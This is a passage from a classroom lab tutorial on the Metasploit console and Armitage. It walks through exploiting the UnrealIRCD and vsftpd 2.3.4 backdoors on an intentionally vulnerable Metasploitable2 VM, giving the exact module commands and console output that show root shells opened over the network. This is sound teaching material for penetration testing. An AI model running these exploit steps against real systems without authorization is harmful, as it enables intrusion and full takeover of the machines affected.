    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    quit          Exit the console
    reload_all    Reloads all modules from all defined module paths
    rename_job    Rename a job
    resource      Run the commands stored in a file
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the framework and console library version numbers
```



```
Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces

msf >
```


More: https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/

Identifying the Attacking Target

For the purpose of this lab, it uses Metasploitable2-Linux as the attacking target. First, we need to find the host IP address of the target to launch a remote exploitation. You can use the command “ifconfig” (ipconfig is the windows equivalent). This command allows you to find all the connected interfaces and network cards.

Go to the Metasploitable2-Linux VM, and execute the following command

$ iifconfig



```
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3f:e0:7a
          inet addr:172.16.108.172  Bcast:172.16.108.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3f:e07a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6986 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2298 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1033661 (1009.4 KB)  TX bytes:337384 (329.4 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:5290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5290 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2555397 (2.4 MB)  TX bytes:2555397 (2.4 MB)

msfadmin@metasploitable:~$ _
```

From the screenshot above, we can see that the IP address of the network interface, eth0, is **172.16.108.172**. This is the IP address for the target that you will set later in this lab. When you work on the lab in the classroom, you will get a different IP address for your Metaploitable2-Linux VM. Note that this is not a public IP but we can access it within the subset.

Identifying the Vulnerabilities on the Target

The target, Metasploitable2-Linux, is an intentionally vulnerable machine. It contains vulnerabilities that could be remotely exploited.

UnrealIRCD IRC Daemon Backdoor

On port 6667, Metasploitable2 runs the UnrealIRCD IRC daemon. This version contains a backdoor that went unnoticed for months - triggered by sending the letters "AB" following by a system command to the server on any listening port. Metasploit has a module to exploit this in order to gain an interactive shell.

Vsftpd v2.3.4 Backdoor

This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011. Metasploit can exploit the malicious backdoor that was added to the vsftpd download archive.

There are more vulnerabilities that can be exploited on the target. You can find a list of all the vulnerabilities for Metasploitable2 from here:

https://community.rapid7.com/docs/DOC-1875

and

http://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/

Launching Attacks Using Metasploit Framework

After identifying the target and vulnerabilities, you can use your weapon (i.e., metasploit framework) to launch attacks.

Go to Kali Linux, and start the Metasploit console by typing msfconsole in a terminal.

$ msfconsole

Set the module you want to use:


msf > use exploit/unix/irc/unreal_ircd_3281_backdoor

Here, we use the module for exploiting a backdoor of UnrealIRCD IRC daemon. Then, set the remote host:

msf exploit(unreal_ircd_3281_backdoor) > set RHOST 172.16.108.172

The IP address of my Metasploitable2 VM is **172.16.108.172**. The VMs in Client Zero (the desktops using in the classroom) have different IP addresses depending on the network configuration. Lastly, type "exploit" to launch the attack.

msf exploit(unreal_ircd_3281_backdoor) > exploit




```
msf >
msf >
msf >
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 172.16.108.172
RHOST => 172.16.108.172
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 172.16.108.176:4444
[*] Connected to 172.16.108.172:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ns6Y6Qt72vJ7Mgk7;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ns6Y6Qt72vJ7Mgk7\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (172.16.108.176:4444 -> 172.16.108.172:42376) at 2016-01-15 14:22:38 -0500

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

The screenshot above shows the process of the exploitation using the Metasploit console. We can see that Metasploit successfully gains a shell session, and we are able to execute $ whoami and $ uname –a commands to show that we are in the Metasploitable2 machine from the Kali Linux.

Using Vsftpd v2.3.4 Backdoor to Attack

The example above shows that you can remotely gain access to the target Linux using a backdoor of UnrealRCD IRC daemon. Now, we are going to use another vulnerability of the target machine (i.e., Vsftpd backdoor) to launch an attack. The steps are similar to the previous attack.

```
$ msconsole

msf > use exploit/unix/ftp/vsftpd_234_backdoor

msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.108.172

msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact

msf exploit(vsftpd_234_backdoor) > exploit

$ whoami

$ uname -a
```




```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.108.172
RHOST => 172.16.108.172
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   Name                Disclosure Date  Rank    Description
   ----                ---------------  ----    -----------
   cmd/unix/interact                    normal  Unix Command, Interact with Established Connection

msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  172.16.108.172   yes       The target address
   RPORT  21               yes       The target port


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (172.16.108.176:40309 -> 172.16.108.172:6200) at 2016-01-15 16:05:37 -0500

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
%
```

Vsftpd Backdoor Command Execution Using Metasploit Framework

Armitage - Cyber Attack Management for Metasploit


If you still struggle with the commands of msfconsole, Armitage can help you. Armitage is a GUI tool for the Metasploit framework that makes penetration testing easy.

To start Armitage in Kali Linux, just type armitage in a terminal or click the icon



```
root@kali:~# armitage
```

Then, you will get pop-up windows. Click “Connect” and “Yes”.




Host 127.0.0.1

Port 55553


User msf

Pass ****



Start Metasploit?


A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?



```
root@kali:~# armitage
[*] Starting msfrpcd for you.
[*] MSGRPC starting on 127.0.0.1:55553 (NO SSL):Msg...
```


Connecting to 127.0.0.1:55553
Connected: Starting script engine

If everything goes well, you should see the following GUI interface of Armitage.



